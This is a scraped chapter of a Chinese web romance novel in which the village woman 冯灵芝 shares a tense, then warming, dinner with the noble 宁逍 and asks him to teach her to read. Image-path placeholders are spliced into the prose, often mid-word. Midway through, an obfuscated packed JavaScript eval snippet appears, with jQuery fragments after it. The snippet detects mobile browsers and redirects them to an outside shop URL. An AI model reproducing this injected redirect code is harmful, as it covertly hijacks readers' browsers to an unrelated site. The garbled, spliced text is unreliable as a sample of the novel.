12. 第 12 章
作品:《腹黑世子强夺老实村妇》 冯灵芝把开水盛出来,又蹲回灶台前头,开始做晚饭。
灶膛里的火苗一蹿一蹿的,映在她脸上,暖烘烘的。可她心里头一点都暖不起来。
今天的晚饭她做得格外慢。
切菜慢——手里的刀拿起来,切一刀,停一停,再切一刀,再停一停。一根萝卜切了半晌,还剩下大半截。
洗米慢——米在盆里淘了一遍又一遍,淘得水都清了,她还捧着那个盆,盯着米发愣。
添柴慢——一根柴火拿起来,看一看,放下;又拿起另一根,再看一看,再放下。灶膛里的火都快灭了,她才想起来往里添。
她不想做完。
她甚至想就这样一直做下去,做到天荒地老。灶膛里的火一直烧着,锅里的水一直咕嘟着,她就一直蹲在这儿,不用出去,不用面对那个人。
她害怕。
害怕逍公子问起那些传言。害怕他去找村里人打听。害怕他听说了“命硬”“克亲”那些话,连夜就走。
她更害怕他问起今天的事——问起那个死了三个婆娘的老鳏夫,问起她差点说出口的那个“好”。他要是知道了,会怎么看她?会觉得她轻贱吗?会觉得她随便是个人就愿意嫁吗?
她怕的东西太多了,多得她自己都数不清。
她像一只蜗牛,缩在壳里,把头埋得低低的。她想,今天的晚饭,干脆自己就在灶房吃算了。反正以前也是这么过的。反正……
帘子突然被掀开了。
冯灵芝吓了一跳,手里的柴火差点掉进灶膛。她猛地回过头——
那人站在门口。
身上穿着她做的那身灰蓝色衣裳,傍晚的余晖从他身后照进来,把他的轮廓勾出一道金边。他二话没说,走到灶台边,端起那锅刚炖好的汤,又端起装饼的碗,转身就走。
冯灵芝愣在那儿,看着他走出去的背影,张了张嘴,什么都没说出来。
她只好站起来。
站起来的时候,腿有点软。她扶着灶台站了一会儿,才一步一步地往外挪。
挪到主屋门口,她站住了。门帘半掀着,能看见里头——那人已经把汤和饼放在桌上了,正坐在木墩上,等着她。
她深吸一口气,掀开帘子走进去。
磨磨蹭蹭地走到那张小饭桌边,在那只小板凳上坐下。坐下去的时候,她故意坐得离桌子远了点,像是随时准备跑似的。
那人正拿着碗,要给她盛汤。
勺子刚伸进锅里,冯灵芝忽然哆嗦了一下。
她也不知道自己怎么就哆嗦了。就是看见他拿碗的动作,心里头一紧,身子就先动了。那人动作顿了顿。
他看了她一眼,没说话,继续盛汤。盛好了,把碗推到她面前。
冯灵芝低着头,盯着那碗汤,不敢动。汤面上飘着油花,还冒着热气,可她没有伸手去端。
那人看着她,忽然叹了口气。
“我方才说的话……”他开口。
“你方才的话是为了应付杨媒婆,”冯灵芝猛地抬起头,抢着说,“我知道的。”
她的语速快得惊人,声音也比平时大了许多,像是怕他听不清似的,又像是怕他再多说一个字。
“等你伤养好了,该去做什么就做什么。我不会因为那些话就赖上你的,你放心!”
话说完,她才发现自己喘得厉害。胸口一起一伏的,像是刚跑了一大段路。
那人拿着勺子的手顿了一下。
他看着眼前这个姑娘——她脸涨得通红,眼睛也红红的,可那眼神里,分明是怕。怕他误会,怕他嫌弃,怕他以为她有什么非分之想。
她缩着肩膀,攥着衣角,整个人紧绷得像一张弓。
他收回目光,继续把汤盛完。
“我方才的话都是认真的。”他说。
冯灵芝愣住了。
那人把勺子放下,看着她。他的眼睛很亮,在油灯下显得格外清晰。
“我这伤还要养一阵,”他说,“老让你在那间破灶房里挤着也不是个事儿。”
他顿了顿,目光在她脸上扫了一圈。
“这两间房,咱们还是得修缮起来。也不用请人,就自己动手,免得人多耳杂。买材料的事交给我。”
“不……”冯灵芝刚开口,他就抬手摆了摆,示意她听完。
“你做饭确实好吃。”他说,“我之前说你有在京城开个小饭馆的能力,也不是在胡扯。等我家里的事处理完了,回去的那天,你若愿意,也可以跟我回京城。”
他顿了一下,目光在她脸上停了一瞬。那目光里有点什么,冯灵芝看不懂,可她觉得自己的心跳快了快。
“无论是在我家里某个差事,还是要自己开店,我都能为你周旋个一二。”
冯灵芝听着,眼眶忽然热了。
她低下头,盯着面前的碗。碗里的汤冒着热气,熏得她眼睛发酸。她眨了眨眼,想把那点热意压下去,可越眨越酸。
这人不但没嫌弃她,还要帮她……
他是这世上,除了奶奶之外的,第二个真心实意想为她将来谋出路的人。
奶奶在的时候,总说,我们灵芝是个好孩子,将来会有好日子过的。可奶奶说了一辈子,也没等到她的好日子。后来奶奶走了,就再没人跟她说过这样的话了。
她吸了吸鼻子。
“真、真的不用。”她听见自己的声音在发颤,嗓子眼里像是堵了什么东西,说得艰难,“你能在我这里住、不嫌弃我做的饭,还……还愿意跟我说话。我就已经很开心很开心了,真的。”
她顿了顿,又吸了吸鼻子。
“而且……不是已经给过我金锭子了么?已经足够了,真的。足够了。”
别的福分,她怕自己受不起。
她是什么人?她是村口婆子嘴里那个“命硬”“克亲”的冯灵芝。是那个贴着墙根走路、没人愿意多看一眼的冯灵芝。这样的她,能有人愿意跟她说话,愿意吃她做的饭,已经是做梦都不敢想的事了。
她不敢要更多。那人看着她,没再继续坚持。
他的目光从她脸上移开,落在桌上的油灯上。火苗一跳一跳的,把他的影子映在墙上,一晃
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17391781|200314||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
一晃的。
“不着急。”他说,声音比刚才低了些,“反正我这话随时作数。你若想开了,随时找我。”
“嗯!”冯灵芝用力点点头。
她端起碗,把头埋下去,开始扒饭。扒得很急,像是怕停下来会哭出来似的。
那人看着她。
她低着头,拼命扒饭,只能看见她头顶的两个旋,还有一截红红的耳尖。那耳尖红得发烫,从刚才到现在就没退下去过。鼻尖也是红的,被热气熏的,还是别的什么,他说不上来。
他心底忽然软了一下。
他说不上来那是什么感觉。就是看见她那个样子——低着头,拼命扒饭,一声都不吭,可那红红的鼻尖和耳尖,什么都藏不住——他忽然想说点什么。
鬼使神差的,他又补了一句:
“你若有其他想找我帮忙的,也可以随时说。”
冯灵芝依旧埋着头,可点头的幅度更大了。头一点一点的,像小鸡啄米似的。
那人看着她,嘴角动了动,没再说话。
这顿饭吃得依旧沉默。
可前几天那种尴尬的气氛,不知什么时候,荡然无存了。
锅里的汤还冒着热气。桌上的油灯跳着一点小火苗,把两个人的影子映在墙上,一左一右的晃,偶尔有风吹进来,两个影子短暂地交织在一起又分开……
外头偶尔传来几声狗叫,隔得远,听不真切。灶房那边,还有柴火燃烧的噼啪声,断断续续的。
冯灵芝慢慢吃着,一碗饭吃了很久。可她不再紧张了,不再怕了。她就那么坐着,偶尔抬头看一眼对面的他,又赶紧低下头去。
接近尾声的时候,她忽然开口。
“那个……”她说,声音轻轻的,有点迟疑,“你能教我识字吗?”
那人抬起头,看着她。
她坐在小板凳上,双手捧着碗,这会儿抬起头来了,正看着他。
油灯的光照在她脸上,把她的轮廓勾得柔柔的。虽然脸上看不见泪水,可眼尾是红的,鼻尖也是红的。一双眼睛湿漉漉的,被光一照,亮得出奇,像是山里的泉水,又像是雨后的天空。
她就那样看着他。虔诚的,小心翼翼的,又带着点说不清的期待。那目光落在他身上,像是怕他拒绝,又像是相信他不会拒绝。
宁逍看着那双眼睛,心跳忽然漏了一拍。
那一下来得太快,快得他自己都没反应过来。他只是看着她,看着那双湿漉漉的、亮得出奇的眼睛,忽然有点说不出话来。那眼神太虔诚了,虔诚得让他不敢多看,又移不开眼。他见过许多人的眼睛,有算计的,有奉承的,有害怕的,有贪婪的,可从来没有哪一双像她这样——像是在祷告、像是在许愿,又像是在……看神明。
他想起第一次见她的时候,她站在门边,低着头,连看都不敢看他。后来她慢慢敢抬头了,敢偷偷看他了,敢在他说话的时候脸红耳朵红了。
可从来没有哪一次,她像现在这样看着他。
这么近,这么亮,这么……让人没法拒绝。“好。”他听见自己说。